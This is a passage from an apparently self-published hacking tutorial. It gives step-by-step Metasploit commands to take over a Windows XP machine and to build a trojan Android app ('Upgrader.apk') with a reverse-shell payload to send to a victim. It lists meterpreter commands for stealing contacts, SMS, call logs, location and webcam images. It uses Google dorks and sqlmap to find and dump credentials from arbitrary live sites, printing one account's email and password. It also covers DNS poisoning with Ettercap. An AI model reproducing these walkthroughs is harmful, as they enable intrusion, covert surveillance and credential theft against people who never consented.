


Figure 40- Source: Internet

Step 9: Now is the time to start our hacking. We will command Metasploit to exploit the system:

msf > exploit

Step 10: Type the command **sessions –i 1** to open a command shell on the XP system that will appear on your Metasploit console.

sessions –i 1

To confirm that the command shell is on the Windows XP system, type **dir** to get a directory listing on the Windows XP system that you now own!

C: >dir

Congratulations! You just hacked into your first system using Metasploit! ☺

Chapter 13

Hacking Android using Metasploit

So, now we will hack android device using metasploit. I personally feel metasploit as my fav tool to do exploits.

Follow the steps:

Step 1: We have to make a Trojan apk file to make such hacks. Therefore, open your terminal and type the following command.

msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk

Replace LHOST with your own IP and you can change the name of your apk. Just replace “Upgrader” with your “app name”.

Figure 41- Source- Internet

Step 2: Open another terminal until the file is being produced.Load metasploit console, by typing

msfconsole




Figure 42- Source: Internet

Step 3: After it loads, load the multi-handler exploit by typing

use exploit/multi/handler

Step 4: Set up a (reverse) payload by typing

set payload android/meterpreter/reverse_tcp

Step 5: To set L host type

set LHOST 192.168.0.4




Figure 43- Source: Internet

Step 6: At last type: **exploit** to start the listener.

Step 7: Copy the application that you made (Upgrader.apk) from the root folder. Send this apk file to the target's android device somehow and you are done.

Figure 44- Source: Internet

Let the Victim install the Upgrader app and then there comes the meterpreter prompt.




Figure 45- Source: Internet

With great exploits, comes the great ideas to steal information ☺

I am giving down some commands to get access to various things on android device.

Commands

Starting exploit

msf exploit(handler) > exploit

View running processes

meterpreter > ps

Printing the Working directory

meterpreter > pwd

Search for a file

meterpreter > search –f *.mp3

meterpreter > webcam_list

meterpreter > webcam_snap

meterpreter > ifconfig

meterpreter > getuid

meterpreter > ps

meterpreter > sysinfo

meterpreter > dump_contacts

meterpreter > dump_calllog

meterpreter > geolocate

meterpreter > send_sms -d "2674554859" -t "hello"

meterpreter > dump_sms

Hope you have enjoyed the hacking of Windows and Android. We have a lot more to hack…

Part 6

Attacking Web Applications: Web Attacks

Figure 46- Source: Internet

Chapter 14

Let’s have a touch

Before getting into web attacks, let’s first understand the web applications or web- based apps.

A web-based application is a program that is accessed over a network connection using HTTP, rather than existing within a device’s memory. Web-based applications often run inside a web browser. However, web applications also may be client-based, where a small part of the program is downloaded to a user’s desktop, but processing is done over the internet on an external server. Web application provides an interface between the web server and the client to communicate. Web pages are generated at the server and browsers show them at the client side. The data is passed between client and server in the form of HTML pages through HTTP protocol.

Now let’s talk about the attacks possible. Not a single week goes by without

hearing of data breach or vulnerability, affecting millions of users across all industries. Here, one thing is clear: Our websites are at risk, and if yours hasn't been attacked yet it is just a matter of time and money. The most common source of these attacks is a group known as "script kiddies". These untrained youngsters who simply download automated toolkits from the internet and attempt to crack any random site that offers easily exploitable low hanging vulnerabilities. Even the more skilled cybercriminals begin their first attempts using the same toolkits.

Let us now look at web application attacks. Despite their advantages, web applications do raise a number of security concerns due to improper coding. Serious weaknesses or vulnerabilities, allow hackers to gain direct and public access to databases in order to steal sensitive data – this is known as a **web application attack**. Many of these databases contain valuable information making them a frequent target of hackers. Nowadays, hackers prefer gaining access to the sensitive data residing on the database server because of the immense pay-offs in selling this data.

In the next few chapters of this part, you will know many of the attacks running continuously on a web application. You will be able to perform these attacks on your own. We will also checkout the precautions for those attacks.

Chapter 15

SQL Injection

Almost every web application employs a database to store the various kinds of information that it needs in order to operate. For example, a web application deployed by an online retailer might use a database to store the following information: User accounts, credentials, personal information, Descriptions and prices of goods for sale, Orders, account statements, and payment details, the privileges of each user within the application.
The means of accessing information within the database is Structured Query Language, or SQL. SQL can be used to read, update, add, and delete information held within the database.
SQL is an interpreted language, and web applications commonly construct SQL statements that incorporate user-supplied data. If this is done in an unsafe way, then the application may be vulnerable to SQL injection. This flaw is one of the most notorious vulnerabilities to have afflicted web applications. In the most serious cases, SQL injection can enable an anonymous attacker to read and modify all data stored within the database, and even take full control of the server on which the database is running.

An attacker may be able to manipulate your web application into altering the commands submitted to its subsystems, by simply sending malformed requests with tainted payloads or simply say SQL Injection, wherein a user of your website can cause your app to change this:

select * from users where username=’AviD’ and password=’1234’

into this:
select * from users where username=’Admin’

This allows the attacker to login to your application as an administrator, without even knowing the password**.** Other uses of this attack would be to steal secrets (or money), change data, or even erase all traces of activity.

Other forms of injection includes LDAP Injection, XPath Injection, Command Injection, SMTP Injection – any time the application concatenates untrusted user input into a command that is passed to an interpreter. The abnormal data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

How to be secure from such injections?

- Validate all untrusted input with a white-list approach, regardless of source.
- Always access the database with parameterized queries and stored procedures only, instead of concatenating a string query.
- Even better, use a proper ORM (Object Relational Mapping) library (such as Hibernate, Entity Framework, ActiveRecord to name a few, depending on your platform).
- Limit the potential damage of a successful exploit by reducing the application's database privileges

Now we will learn some of the famous web attacks which includes real world hacking examples too:

Chapter 16

Performing Attack: SQL Injection

Before we are making the injection attack possible, we must ensure that the server or target has a database security hole. To find database security holes, there are several methods we can use. Luckily there is a tool available in Kali Linux that is able to do that automatically. The tool is “SQLiv” that is a SQL injection Vulnerability Scanner.

Follow the steps to make the injection attack possible:

Step 1: Install SQliv in Kali Linux using the following command

~# git clone https://github.com/Hadesy2k/sqliv.git
~# cd sqliv && sudo python2 setup.py –i

Once SQLiv is installed in your Kali Linux, it is stored in the path **/usr/bin/sqliv**. Which, you can call directly from the terminal, by typing ‘**sqliv**’. Now let’s take a look at SQLIv features.




Figure 47- Source: Internet

Step 2: We will use Google Dorking to scan and find the SQL injection hole

in targets. Let's take a simple dork, and let SQLiv scan through every single target and look for an ecommerce vulnerability at the following URL pattern '**item.php?id=**'

~# sqliv -d inurl:item.php?id= -e google -p 100

Thus, here we define argument **-p 100** to crawl 10 pages (100 sites). Based on the dork given above we got a result of vulnerable URLS that looks like in the picture. We found eight of hundred URLs scanned and considered as vulnerable against SQL injection attack. Save the URLS into text editor for further steps.




Figure 48- Source: Internet

Step 3: Once we got at least one SQL injection vulnerable target, we will execute the attack using SQLMap. We will take one of them to be a sample here. Firstly, we need to reveal the database name, inside the database has tables and columns, which contain the data.

Target URL : http://www.acfurniture.com/item.php?id=25

Let's enumerate the database name, follow the commands:

~# sqlmap -u "TARGET URL" --dbs

-u / --url : Target URL
--dbs : Enumerate Database/s name

So, the command compiled would look like this:

~# sqlmap -u “http://www.acfurniture.com/item.php?id=25” –dbs

We got the database name “**acfurniture”.**

From the command above, the result is shown in the pic below




Figure 49- Source: Internet

Step 4: Now let’s enumerate table name. Follow the command:

~# sqlmap -u “TARGET URL” -D database-name --tables

After compiling, it should be like this:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture --tables




Figure 50- Source: Internet

So far, we can conclude that the arrangement of data is, the site

acfurniture.com has two databases, **acfurniture** and **information_schema**. The database named **acfurniture** contains four tables: **category, product, product_hacked,** and **settings**. There is no compromised table name, but, let's investigate more. Let see what is inside **settings** table. Inside the table is actually there are columns, and the data.

Step 5: Now it's turn for columns. Enumerate them using the following command:

~# sqlmap -u "TARGET URL" -D database-name -T table-name --columns

After compling:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings –columns

The result is shown in the picture:




Figure 51- Source: Internet

Step 6: After getting the 6 columns, let's dump the data:

~# sqlmap -u "TARGET URL" -D database-name -T table-name -C columns --dump

So, the command compiled be like this:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings -C username,password --dump

Or you can also dump all data inside the table, using command:

~# sqlmap -u "http://www.acfurniture.com/item.php?id=25" -D acfurniture -T settings --dump

Figure 52- Source: Internet

The output should be look like this:

Email : jackie@jackoarts.com
Username : Handsome
Password : 9HPKO2NKrHbGmywzIzxUi

So, we are done dumping data in database using SQL injection. Our next task is to find the door or admin panel, admin login page on the target sites. Before doing that, make sure whether that password (9HPKO2NKrHbGmywzIzxUi) is encrypted or not, if so, then we need to decrypt it first.

Even here we are not actually hacking into the target site, at least we have learned a lot about SQL injection using SQLMap in Kali Linux easily and we dump the credentials account. This technique is used mostly by carder or a hacker who is looking for Credit Card account on E-commerce sites which is targeting financial, banking, shop, or e-commerce sites which usually store their user credit card information.

Chapter 17

XSS: Cross-Site Scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting is the Godfather of attacks against other users. It is by some measure the most prevalent web application vulnerability found in the wild, affecting literally the vast majority of live applications, including some of the most security-critical applications on the Internet, such as those used by online banks.

However, the significance of any bug is dependent upon both its context and the objectives of the person who might exploit it. An XSS bug in a banking application is considerably more serious than one in a brochure-ware site.
XSS is a vast topic and can't be discussed completely here. So, I am referring you to the website from where I have learnt it. This is https://excess-xss.com
You will get conceptual and practical knowledge both there.

Chapter 18

DNS Poisoning

The Domain Name Systems (DNS) is the phonebook of the Internet. Humans access information online through domain names, like nytimes.com or espn.com. Web browsers interact through Internet Protocol (IP) addresses. DNS translates domain names to IP addresses so browsers can load Internet

resources. Each device connected to the Internet has a unique IP address which other machines use to find the device. The process of DNS resolution involves converting a hostname (such as www.example.com) into a computer-friendly IP address (such as 192.168.1.1). An IP address is given to each device on the Internet, and that address is necessary to find the appropriate Internet device. When a user wants to load a webpage, a translation must occur between what a user types into their web browser (example.com) and the machine-friendly address necessary to locate the example.com webpage.

DNS poisoning, also known as DNS spoofing, is a type of attack that exploits vulnerabilities in the domain name system (DNS) to divert Internet traffic away from legitimate servers and towards fake ones. DNS Poisoning is a technique that tricks a DNS server into believing that it has received authentic information when, in reality, it has not. It results in the substitution of false IP address at the DNS level where web addresses are converted into numeric IP addresses. It allows an attacker to replace IP address entries for a target site on a given DNS server with IP address of the server controls. An attacker can create fake DNS entries for the server which may contain malicious content with the same name. For instance, a user types www.example.com, but the user is sent to another fraud site instead of being directed to Example’s servers. As we understand, DNS poisoning is used to redirect the users to fake pages which are managed by the attackers/hackers.




Figure 53- Source: Internet

Now let's start mixing poison in the DNS servers. We will use Ettercap for this purpose. Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. It can be used for computer network protocol analysis and security auditing. To initiate DNS poisoning, we will use DNS spoof plugin which is already there in Ettercap. Now follow the steps for the hack:

Step 1: Open up the terminal and type "**nano etter.dns**". This file contains all entries for DNS addresses which is used by Ettercap to resolve the domain name addresses. In this file, we will add a fake entry of "Facebook". If someone wants to open Facebook, he will be redirected to another website.

Figure 54- Source: Internet

Step 2: Now insert the entries under the words "Redirect it to www.linux.org". See the following example:

Figure 55- Source: Internet

Step 3: Now save this file and exit by saving the file. Use "ctrl+x" to save the file.

Step 4: After this, we have to start ARP poisoning. After starting ARP poisoning, click on "plugins" in the menu bar and select "**dns_spoof**" plugin.

Figure 56- Source: Internet

Step 5: After activating the **DNS_spoof**, you will see in the results that facebook.com will start spoofed to Google IP whenever someone types it in his browser. It means the user gets the Google page instead of facebook.com on their browser.




Figure 57- Source: Internet

This is how network traffic can be sniffed through different tools and methods.

There are many other web attacks in the hacking world. I have introduced you to the most commonly used hacks with practical. We are going to discuss other hacks in the next chapters.

Part 7

Attacking wireless networks: Wireless Hacking

Figure 58- Source: Internet

Chapter 19

Understanding the Concept

A wireless network is a set of two or more devices connected with each other via radiowaves within a limited space range. Wireless networks are computer networks that are not connected by cables of any kind. The use of a wireless network enables enterprises to avoid the costly process of introducing cables into buildings or as a connection between different equipment locations. The basis of wireless systems are radio waves, an implementation that takes place at the physical level of network structure.

Wireless Networks use IEEE 802.11 standards. A **wireless router** is the most important device in a wireless network that connects the users with the Internet. In a wireless network, we have **Access Points** which are extensions of wireless ranges that behave as logical switches.

Although wireless networks offer great flexibility, they have their security problems. A hacker can sniff the network packets without having to be in the

same building where the network is located. As wireless networks communicate through radio waves, a hacker can easily sniff the network from a nearby location. Most attackers use network sniffing to find the SSID and hack a wireless network. When our wireless cards are converted in sniffing modes, they are called **monitor mode**.

